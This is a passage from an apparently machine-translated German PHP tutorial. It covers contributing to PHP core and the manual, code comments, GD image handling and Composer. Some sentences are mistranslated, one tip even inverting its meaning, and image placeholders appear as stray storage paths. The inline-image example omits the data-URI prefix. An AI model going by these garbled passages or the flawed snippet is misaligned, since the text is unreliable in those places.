Bevor Sie einen Beitrag leisten, ist es jedoch wichtig zu verstehen, wie PHP-Versionen verwaltet und freigegeben werden, damit Fehlerbehebungen und Funktionsanforderungen die richtige PHP-Version ansprechen können. Die entwickelten Änderungen können als Pull-Anforderung an das PHP-Github-Repository übermittelt werden. Nützliche Informationen für Entwickler finden Sie im Abschnitt "Get Involved" der PHP.net-Site und im #externals-Forum .

Mit Bugfixes beitragen

Für diejenigen, die einen Beitrag zum Kern leisten möchten, ist es in der Regel einfacher, mit der Fehlerbehebung zu beginnen. Auf diese Weise können Sie sich mit den Interna von PHP vertraut machen, bevor Sie versuchen, komplexere Modifikationen am Kern vorzunehmen, die eine Funktion erfordern würde.

In Bezug auf den Versionsverwaltungsprozess sollten Fehlerbehebungen auf die niedrigste betroffene Version abzielen, *während die* PHP-Version *weiterhin unterstützt wird* . Es ist diese Version, auf die die Fehlerbehebung bei Pull-Anfragen zielen sollte. Von dort aus kann ein internes Mitglied den Fix mit dem richtigen Zweig zusammenführen und ihn bei Bedarf nach oben zu späteren PHP-Versionen zusammenführen.

Für diejenigen, die mit dem Beheben von Fehlern beginnen möchten , finden Sie eine Liste der Fehlerberichte unter bugs.php.net .

Mit Feature-Ergänzungen beitragen

PHP folgt einem RFC-Prozess, wenn neue Funktionen eingeführt und wichtige Änderungen an der Sprache vorgenommen werden. Über RFCs wird von Mitgliedern von php.net abgestimmt und muss entweder eine einfache Mehrheit (50% + 1) oder eine Supermehrheit (2/3 + 1) der Gesamtstimmen erreicht werden. Eine übergeordnete Mehrheit ist erforderlich, wenn die Änderung die Sprache selbst beeinflusst (z. B. die Einführung einer neuen Syntax). Andernfalls ist nur eine einfache Mehrheit erforderlich.

Bevor RFCs zur Abstimmung gestellt werden können, müssen sie sich mindestens zwei Wochen lang auf der offiziellen PHP-Mailingliste befinden. Nach Ablauf dieser Frist und wenn keine offenen Probleme mit der RFC bestehen, kann sie in das Voting verschoben werden, das mindestens eine Woche dauern muss.

Wenn ein Benutzer einen zuvor abgelehnten RFC wiederherstellen möchte, kann er dies nur unter einer der beiden folgenden Bedingungen tun:

- 6 Monate sind seit der letzten Abstimmung vergangen
- Die Verfasser nehmen wesentliche Änderungen am RFC vor, die wahrscheinlich das Abstimmungsergebnis beeinflussen würden, falls der RFC erneut zur Abstimmung gestellt wird.

Die Personen, die das Recht haben zu wählen, werden entweder selbst Beiträge zu PHP selbst leisten (und damit auch über php.net-Konten verfügen) oder Vertreter der PHP-Community. Diese Vertreter werden von Personen mit php.net-Konten ausgewählt und führen entweder Entwickler von PHP-basierten Projekten oder regelmäßige Teilnehmer zu internen Diskussionen.

Bei der Einreichung neuer Vorschläge für Vorschläge ist es fast immer erforderlich, dass der Antragsteller zumindest einen Proof-of-Concept-Patch schreibt. Dies liegt daran, dass der Vorschlag ohne Implementierung einfach zu einer weiteren Funktionsanforderung wird, die in naher Zukunft wahrscheinlich nicht erfüllt wird.

Eine ausführliche Anleitung zu diesem Vorgang finden Sie auf der offiziellen Seite zum Erstellen einer RFC- Seite.

Veröffentlichungen

Die wichtigsten PHP-Versionen haben keinen festgelegten Freigabezyklus und können daher nach Ermessen des Internals-Teams freigegeben werden (wann immer sie für eine neue Hauptversion geeignet sind). Minor-Versionen werden dagegen jährlich veröffentlicht.

Vor jedem Release in PHP (Major, Minor oder Patch) wird eine Reihe von Release-Kandidaten (RCs) zur Verfügung gestellt. PHP verwendet eine RC nicht wie andere Projekte (dh wenn eine RC keine Probleme damit gefunden hat, dann machen Sie es als nächste endgültige Version). Stattdessen werden sie als endgültige Betas verwendet, wobei normalerweise eine festgelegte Anzahl von RCs vor der endgültigen Veröffentlichung festgelegt wird.

Versionierung

PHP versucht im Allgemeinen nach Möglichkeit der semantischen Versionierung. Daher sollte die Rückwärtskompatibilität (BC) in Neben- und Patch-Versionen der Sprache beibehalten werden. Funktionen und Änderungen, die BC beibehalten, sollten auf untergeordnete Versionen (nicht auf Patch-Versionen) abzielen. Wenn ein Feature oder eine Änderung das Potenzial hat, BC zu brechen, sollten sie stattdessen auf die nächste größere PHP-Version (**X** .yz) abzielen.

Jede untergeordnete PHP-Version (x. **Y** .z) bietet zwei Jahre allgemeine Unterstützung (sogenannte "aktive Unterstützung") für alle Arten von Fehlerkorrekturen. Darüber hinaus wird für die Sicherheitsunterstützung ein weiteres Jahr hinzugefügt, in dem nur sicherheitsrelevante Korrekturen angewendet werden. Nach Ablauf der drei Jahre wird die Unterstützung für diese PHP-Version vollständig eingestellt. Eine Liste der aktuell unterstützten PHP-Versionen finden Sie unter php.net .

Examples

Eine grundlegende Entwicklungsumgebung einrichten

Der Quellcode von PHP wird auf GitHub gehostet . Um aus dem Quellcode zu erstellen, müssen Sie zunächst eine Arbeitskopie des Codes auschecken.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

Wenn Sie eine Funktion hinzufügen möchten, erstellen Sie am besten einen eigenen Zweig.

```
git checkout -b my_private_branch
```

Schließlich konfigurieren und bauen Sie PHP

```
./buildconf
./configure
make
make test
make install
```

Wenn die Konfiguration aufgrund fehlender Abhängigkeiten fehlschlägt, müssen Sie das Paketverwaltungssystem Ihres Betriebssystems verwenden, um sie zu installieren (z. B. `yum` , `apt` usw.), oder sie vom Quellcode herunterladen und kompilieren.

Beitrag zum PHP Core online lesen: https://riptutorial.com/de/php/topic/3929/beitrag-zum-php-core

Kapitel 15: Beitrag zum PHP-Handbuch

Einführung

Das PHP-Handbuch enthält sowohl eine Funktionsreferenz als auch eine Sprachreferenz sowie Erklärungen der wichtigsten Funktionen von PHP. Das PHP-Handbuch fordert PHP-Entwickler im Gegensatz zu den meisten anderen Sprachen dazu auf, jeder Seite der Dokumentation eigene Beispiele und Hinweise hinzuzufügen. In diesem Thema werden der Beitrag zum PHP-Handbuch sowie Tipps, Tricks und Richtlinien für bewährte Verfahren erläutert.

Bemerkungen

Die Beiträge zu diesem Thema sollten hauptsächlich den Prozess beschreiben, in dem Sie Beiträge zum PHP-Handbuch leisten, z. B. erläutern, wie Sie Seiten hinzufügen, wie Sie sie zur Überprüfung einreichen, Bereiche finden, in denen ebenfalls Inhalte bereitgestellt werden können usw.

Examples

Verbessern Sie die offizielle Dokumentation

PHP hat bereits eine großartige offizielle Dokumentation unter http://php.net/manual/ . Das PHP-Handbuch dokumentiert so ziemlich alle Sprachfunktionen, die Kernbibliotheken und die meisten verfügbaren Erweiterungen. Es gibt viele Beispiele, von denen man lernen kann. Das PHP-Handbuch ist in mehreren Sprachen und Formaten verfügbar.

Das Beste ist, dass **die Dokumentation für jeden frei ist** .

Das PHP-Dokumentationsteam bietet einen Online-Editor für das PHP-Handbuch unter https://edit.php.net an . Es unterstützt mehrere Single-Sign-On-Dienste, einschließlich der Anmeldung bei Ihrem Stack Overflow-Konto. Eine Einführung in den Editor finden Sie unter https://wiki.php.net/doc/editor .

Änderungen am PHP-Handbuch müssen von Mitarbeitern des PHP-Dokumentationsteams mit *Doc Karma* genehmigt werden. Doc Karma ist ein bisschen wie ein Ruf, aber schwieriger zu bekommen. Dieser Peer-Review-Prozess stellt sicher, dass nur sachlich korrekte Informationen in das PHP-Handbuch aufgenommen werden.

Das PHP-Handbuch ist in DocBook geschrieben, einer einfach zu erlernenden Auszeichnungssprache für das Verfassen von Büchern. Es mag auf den ersten Blick etwas kompliziert aussehen, aber es gibt Vorlagen, um Ihnen den Einstieg zu erleichtern. Sie müssen sicherlich kein DocBook-Experte sein, um dazu beizutragen.

Tipps zum Mitmachen des Handbuchs

Im Folgenden finden Sie eine Liste mit Tipps für diejenigen, die Beiträge zum PHP-Handbuch leisten möchten:

- **Befolgen Sie die Stilrichtlinien des Handbuchs** . Stellen Sie sicher, dass die Stilrichtlinien des Handbuchs immer der Konsistenz halber eingehalten werden.
- **Führen Sie Rechtschreib- und Grammatikprüfungen durch** . Stellen Sie sicher, dass die richtige Rechtschreibung und Grammatik verwendet wird. Andernfalls ist es möglicherweise schwieriger, die angezeigten Informationen zu verarbeiten, und der Inhalt wirkt weniger professionell.
- **Seien Sie knapp in Erklärungen** . Vermeiden Sie es, die Informationen den Entwicklern, die schnell darauf verweisen möchten, klar und übersichtlich darzustellen.
- **Code von der Ausgabe trennen** . Dies gibt sauberere und weniger komplizierte Codebeispiele für Entwickler, die zu verdauen sind.
- **Überprüfen Sie die Reihenfolge der Seitenabschnitte** . Stellen Sie sicher, dass alle Abschnitte der bearbeiteten Handbuchseite in der richtigen Reihenfolge sind. Die Einheitlichkeit des Handbuchs erleichtert das schnelle Lesen und Nachschlagen von Informationen.
- **Entfernen Sie PHP 4-bezogene Inhalte** . Spezifische Erwähnungen zu PHP 4 sind nicht mehr relevant, da es jetzt alt ist. Erwähnungen sollten aus dem Handbuch entfernt werden, um zu verhindern, dass es mit unnötigen Informationen verschlungen wird.
- **Ordnungsgemäße Versionsdateien** . Stellen Sie beim Erstellen neuer Dateien in der Dokumentation sicher, dass die Revisions-ID der Datei wie folgt festgelegt ist: `<!-- $Revision$ -->` .
- **Fügen Sie nützliche Kommentare in das Handbuch ein** . Einige Kommentare liefern nützliche Informationen, von denen das Handbuch profitieren könnte. Diese sollten in den Inhalt der Hauptseite eingefügt werden.
- **Brechen Sie den Dokumentationsaufbau nicht** . Stellen Sie immer sicher, dass das PHP-Handbuch ordnungsgemäß erstellt wird, bevor Sie die Änderungen übernehmen.

Beitrag zum PHP-Handbuch online lesen: https://riptutorial.com/de/php/topic/2003/beitrag-zum-php-handbuch

Kapitel 16: Bemerkungen

Bemerkungen

Beachten Sie bei der Entscheidung, wie Sie Ihren Code kommentieren, die folgenden Tipps:

- Sie sollten Ihren Code immer so schreiben, als wären keine Kommentare vorhanden, und verwenden Sie gut ausgewählte Variablen- und Funktionsnamen.
- Kommentare sollen anderen Menschen vermitteln, nicht wiederholen, was im Code steht.
- Es gibt verschiedene php-kommentierende Style-Guides (z. B. Birne , Zend usw.). Finden Sie heraus, welche von Ihrem Unternehmen verwendet wird und verwenden Sie es konsequent!

Examples

Einzeilige Kommentare

Der einzeilige Kommentar beginnt mit "//" oder "#". Wenn Sie auf diesen Text stoßen, wird der gesamte Text vom PHP-Interpreter ignoriert.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Mehrzeilige Kommentare

Mit dem mehrzeiligen Kommentar können große Codeblöcke auskommentiert werden. Es beginnt mit `/*` und endet mit `*/` .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Bemerkungen online lesen: https://riptutorial.com/de/php/topic/6852/bemerkungen

Kapitel 17: Bildverarbeitung mit GD

Bemerkungen

Bei Verwendung von `header("Content-Type: $mimeType");` und `image____` nur ein Bild für die Ausgabe zu erzeugen, stellen Sie sicher, dass Sie nichts anderes ausgeben. Beachten Sie auch eine leere Zeile nach `?>` . (Das kann ein schwieriger "Fehler" sein, den man aufspüren kann - man bekommt kein Bild und keine Ahnung, warum.) Der allgemeine Rat ist, hier überhaupt nichts hinzuzufügen.

Examples

Bild erstellen

Um ein leeres Bild zu erstellen, verwenden Sie die Funktion `imagecreatetruecolor` :

```
$img = imagecreatetruecolor($width, $height);
```

`$img` ist jetzt eine Ressourcenvariable für eine Bildressource mit `$width` x `$height` Pixel. Beachten Sie, dass die Breite von links nach rechts und die Höhe von oben nach unten zählt.

Bildressourcen können auch aus Funktionen zum Erstellen von Bildern erstellt werden , z.

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- andere `imagecreatefrom*` -Funktionen.

Bildressourcen können später freigegeben werden, wenn keine weiteren Verweise darauf vorhanden sind. Um den Speicher jedoch sofort `imagedestroy()` (dies kann bei der Verarbeitung vieler großer Bilder wichtig sein), kann die Verwendung von `imagedestroy()` für ein Bild, wenn es nicht mehr verwendet wird, eine gute Praxis sein.

```
imagedestroy($image);
```

Ein Bild konvertieren

Bilder, die durch Bildkonvertierung erstellt wurden, ändern das Bild nicht, bis Sie es ausgeben. Daher kann ein Bildkonverter aus drei Codezeilen bestehen:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

Bildausgabe

Ein Bild kann mit `image*` werden , wobei `*` das Dateiformat ist.

Sie haben diese Syntax gemeinsam:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Speichern in eine Datei

Wenn Sie das Bild in einer Datei speichern möchten, können Sie den Dateinamen oder einen geöffneten Dateistream als `$to` . Wenn Sie einen Stream übergeben, müssen Sie ihn nicht schließen, da GD ihn automatisch schließt.

So speichern Sie beispielsweise eine PNG-Datei:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

`fopen` Verwendung von `fopen` , dass Sie das Flag `b` und nicht das Flag `t` verwenden, da die Datei eine binäre Ausgabe ist.

Versuchen Sie **nicht** , `fopen("php://temp", $f)` oder `fopen("php://memory", $f)` zu übergeben. Da der Stream nach dem Aufruf von der Funktion geschlossen wird, können Sie ihn nicht weiter verwenden, z. B. um den Inhalt abzurufen.

Ausgabe als HTTP-Antwort

Wenn Sie dieses Bild direkt als Antwort des Bildes zurückgeben möchten (z. B. zum Erstellen dynamischer Badges), müssen Sie als zweites Argument nichts übergeben (oder `null`). In der HTTP-Antwort müssen Sie jedoch Ihren Inhaltstyp angeben:

```
header("Content-Type: $mimeType");
```

`$mimeType` ist der MIME-Typ des Formats, das Sie zurückgeben. Beispiele sind `image/png` , `image/gif` und `image/jpeg` .

In eine Variable schreiben

Es gibt zwei Möglichkeiten, in eine Variable zu schreiben.

Verwendung von OB (Ausgangspufferung)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Stream-Wrapper verwenden

Sie haben viele Gründe, warum Sie die Ausgabepufferung nicht verwenden möchten. Beispielsweise haben Sie möglicherweise bereits OB eingeschaltet. Daher ist eine Alternative erforderlich.

Mit der Funktion `stream_wrapper_register` kann ein neuer Stream-Wrapper registriert werden. Daher können Sie einen Stream an die Bildausgabefunktion übergeben und später abrufen.

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

In diesem Beispiel schreibt die `GlobalStream` Klasse eine beliebige Eingabe in die Referenzvariable (dh indirekt in die globale Variable des angegebenen Namens). Die globale Variable kann später direkt abgerufen werden.

Es gibt einige Besonderheiten zu beachten:

- Eine vollständig umgesetzt Stream - Wrapper - Klasse aussehen sollte dies aber nach Tests mit der `__call` magischen Methode, nur `stream_open` , `stream_write` und `stream_close` werden von internen Funktionen aufgerufen.
- Beim `fopen` Aufruf sind keine Flags erforderlich, aber Sie sollten mindestens eine leere Zeichenfolge übergeben. Dies liegt daran, dass die `fopen` Funktion einen solchen Parameter erwartet, und selbst wenn Sie ihn in Ihrer `stream_open` Implementierung nicht verwenden, ist

immer noch ein Dummy-Parameter erforderlich.
- Laut Tests wird `stream_write` mehrfach aufgerufen. Denken Sie daran,. `.=` (Verkettungszuweisung) zu verwenden, nicht `=` (direkte Variablenzuweisung).

Verwendungsbeispiel

Im HTML-Tag `<img>` kann ein Bild direkt bereitgestellt werden, anstatt einen externen Link zu verwenden:

```
echo '<img src="' . base64_encode($binary) . '">';
```

Bildzuschnitt und Größenanpassung

Wenn Sie ein Bild haben und ein neues Bild mit neuen Abmessungen erstellen möchten, können `imagecopyresampled` Funktion `imagecopyresampled` verwenden:

Erstellen Sie zunächst ein neues `image` mit den gewünschten Abmessungen:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

und speichern Sie das Originalbild in einer Variablen. Dazu können Sie eine der `createimagefrom*` Funktionen verwenden, wobei * für steht:

- jpeg
- gif
- png
- Schnur

Zum Beispiel:


```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Kopieren Sie nun das gesamte (oder einen Teil) des Originalbilds (src_img) in das neue Bild (dst_img), indem Sie `imagecopyresampled` :


```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

Verwenden Sie das folgende Bild, um die Abmessungen für `src_*` und `dst_*` :

src_img



dst_img



https://riptutorial.com/de/php/topic/5195/bildverarbeitung-mit-gd

Kapitel 18: Composer-Abhängigkeitsmanager

Einführung

Composer ist der am häufigsten verwendete Abhängigkeitsmanager von PHP. Es ist analog zu `npm` in Node, `pip` für Python oder `NuGet` für .NET.

Syntax

- php path / to / composer.phar [Befehl] [Optionen] [Argumente]

Parameter

Parameter	Einzelheiten
Lizenz	Definiert den Lizenztyp, den Sie im Projekt verwenden möchten.
Autoren	Definiert die Autoren des Projekts sowie die Autorendetails.
Unterstützung	Definiert die Support-E-Mails, den IRC-Kanal und verschiedene Links.
benötigen	Definiert die tatsächlichen Abhängigkeiten sowie die Paketversionen.
Anforderungs-dev	Definiert die Pakete, die zum Entwickeln des Projekts erforderlich sind.
vorschlagen	Definiert die Paketvorschläge, dh Pakete, die helfen können, wenn sie installiert sind.
Autoload	Definiert die Autoloading-Richtlinien des Projekts.
autoload-dev	Definiert die Autoloading-Richtlinien für die Projektentwicklung.

Bemerkungen

Das automatische Laden funktioniert nur für Bibliotheken, die Informationen zum automatischen Laden angeben. Die meisten Bibliotheken halten sich an einen Standard wie PSR-0 oder PSR-4 .

Nützliche Links

- Packagist - Durchsuchen Sie die verfügbaren Pakete (die Sie mit Composer installieren können).
- Offizielle Dokumentation
- Offizieller Leitfaden "Erste Schritte"

Einige Vorschläge

1. Deaktivieren Sie xdebug, wenn Sie Composer ausführen.
2. Führen Sie Composer nicht als `root` . Pakete sind nicht zu vertrauen.

Examples

Was ist Komponist?

Composer ist ein Abhängigkeits- / Paketmanager für PHP. Damit können Sie Ihre Projektabhängigkeiten installieren, verfolgen und aktualisieren. Composer sorgt auch für das automatische Laden der Abhängigkeiten, auf die Ihre Anwendung angewiesen ist. So können Sie die Abhängigkeiten in Ihrem Projekt problemlos nutzen, ohne sich Gedanken darüber machen zu müssen, ob sie oben in einer bestimmten Datei stehen.

Abhängigkeiten für Ihr Projekt werden in einer `composer.json` Datei aufgelistet, die sich normalerweise in Ihrem Projektstammverzeichnis befindet. Diese Datei enthält Informationen zu den erforderlichen Versionen von Paketen für die Produktion und auch für die Entwicklung.

Eine vollständige Übersicht über das `composer.json` Schema finden Sie auf der Composer-Website .

Diese Datei kann manuell mit einem beliebigen Texteditor oder automatisch über die Befehlszeile bearbeitet werden, z. B. über `composer require <package>` oder `composer require-dev <package>` .

Um Composer in Ihrem Projekt verwenden zu können, müssen Sie die Datei `composer.json` erstellen. Sie können es entweder manuell erstellen oder einfach `composer init` ausführen. Nachdem Sie laufen `composer init` in Ihrem Terminal, es wird Ihnen einige grundlegende Informationen über Ihr Projekt stellen: **Paketname** *(Verkäufer / Paket* - zB `laravel/laravel`), **Beschreibung** - *optional,* **Autor** und einige andere Informationen wie Mindest Stabilität, Lizenz und Required Pakete.

Der `require` in Ihrer Datei `composer.json` gibt an, von welchen Paketen Ihr Projekt abhängt. `require` nimmt ein Objekt , das Paketnamen (zB *Monolog / Monolog)* auf Version Constraints (zB *1,0.* *) abbildet.

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

Um die definierten Abhängigkeiten zu installieren, müssen Sie den `composer install` ausführen. Anschließend werden die definierten Pakete gefunden, die der angegebenen `version` , und in das `vendor` heruntergeladen. Es ist eine Konvention, Code von Drittanbietern in ein Verzeichnis mit dem Namen `vendor` .

Sie werden feststellen, dass der `install` auch eine `composer.lock` Datei erstellt hat.

Eine `composer.lock` Datei wird automatisch von Composer generiert. Diese Datei wird verwendet, um die aktuell installierten Versionen und den Status Ihrer Abhängigkeiten zu verfolgen. Beim Ausführen der `composer install` werden Pakete genau in dem Zustand installiert, der in der Sperrdatei gespeichert ist.

Autoloading mit Composer

Composer bietet zwar ein System zum Verwalten von Abhängigkeiten für PHP-Projekte (z. B. von Packagist), kann jedoch auch als Autoloader dienen, der angibt, wo nach bestimmten Namespaces gesucht werden soll oder generische Funktionsdateien enthalten soll.

Es beginnt mit der Datei `composer.json` :

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

Diese Konfiguration Code stellt sicher , dass alle Klassen im Namensraum `MyVendorName\MyProject` auf die abgebildet werden `src` - Verzeichnis und alle Klassen in `MyVendorName\MyProject\Tests` an die `tests` Verzeichnis (relativ zum Stammverzeichnis). Es wird auch automatisch die Datei `functions.php` .

Nachdem Sie dies in Ihre `composer.json` Datei geschrieben haben, führen Sie `composer update` in einem Terminal aus, damit composer die Abhängigkeiten und die Sperrdatei aktualisiert und die `autoload.php` Datei generiert. Bei der Bereitstellung in einer Produktionsumgebung würden Sie den `composer install --no-dev` . Die Datei `autoload.php` befindet sich im `vendor` , das in dem Verzeichnis generiert werden soll, in dem sich `composer.json` befindet.

Sie sollten `require` eine Zeile ähnlich mit , dass unten in dem Lebenszyklus Ihrer Anwendung diese Datei früh zu einem Setup - Punkt.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Sobald die Datei `autoload.php` enthalten ist, werden alle Abhängigkeiten `autoload.php` , die Sie in der Datei `composer.json` .

Einige Beispiele für den Klassenpfad zur Verzeichniszuordnung:

- `MyVendorName\MyProject\Shapes\Square`

➔ `src/Shapes/Square.php` .

- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

Vorteile der Verwendung von Composer

Composer verfolgt, welche Versionen von Paketen Sie in einer Datei namens `composer.lock` installiert haben, die der Versionskontrolle übergeben werden soll. Wenn das Projekt geklont wird, werden durch das Ausführen von `composer install` install alle Abhängigkeiten heruntergeladen und installiert .

Composer beschäftigt sich mit PHP-Abhängigkeiten auf Projektbasis. Dies macht es einfach, mehrere Projekte auf einem Rechner zu haben, die von separaten Versionen eines PHP-Pakets abhängen.

Komponentenspuren, deren Abhängigkeiten nur für Entwicklungsumgebungen vorgesehen sind

```
composer require --dev phpunit/phpunit
```

Composer bietet einen Autoloader, der es sehr einfach macht, mit jedem Paket zu beginnen. Nach der Installation von Goutte mit `composer require fabpot/goutte` können Sie beispielsweise sofort mit der Verwendung von Goutte in einem neuen Projekt beginnen:

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Mit Composer können Sie ein Projekt einfach auf die neueste Version aktualisieren, die von composer.json zugelassen wird. Z.B. `composer update fabpot/goutte` oder zum Aktualisieren der Abhängigkeiten Ihres Projekts: `composer update` .

Unterschied zwischen "Composer Install" und "Composer Update"

`composer update`

`composer update` aktualisiert unsere Abhängigkeiten, wie sie in `composer.json` angegeben sind.

Wenn unser Projekt beispielsweise diese Konfiguration verwendet:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

Angenommen, wir haben die `2.0.1` Version des Pakets tatsächlich installiert, führt das Ausführen des `composer update` zu einem Upgrade dieses Pakets (z. B. auf `2.0.2` , falls es bereits veröffentlicht wurde).

Im Einzelnen wird das `composer update` :

- Lesen Sie `composer.json`
- Entfernen Sie installierte Pakete, die in `composer.json` nicht mehr benötigt werden
- Überprüfen Sie die Verfügbarkeit der neuesten Versionen unserer erforderlichen Pakete
- Installieren Sie die neuesten Versionen unserer Pakete
- Aktualisieren Sie `composer.lock` , um die Version der installierten Pakete zu speichern

`composer install`

`composer install` installiert alle Abhängigkeiten, wie in der Datei `composer.lock` angegeben, in der angegebenen Version (gesperrt), ohne etwas zu aktualisieren.

Im Detail:

- Lesen Sie die Datei `composer.lock`
- Installieren Sie die in der Datei `composer.lock` angegebenen Pakete

Wann zu installieren und wann zu aktualisieren

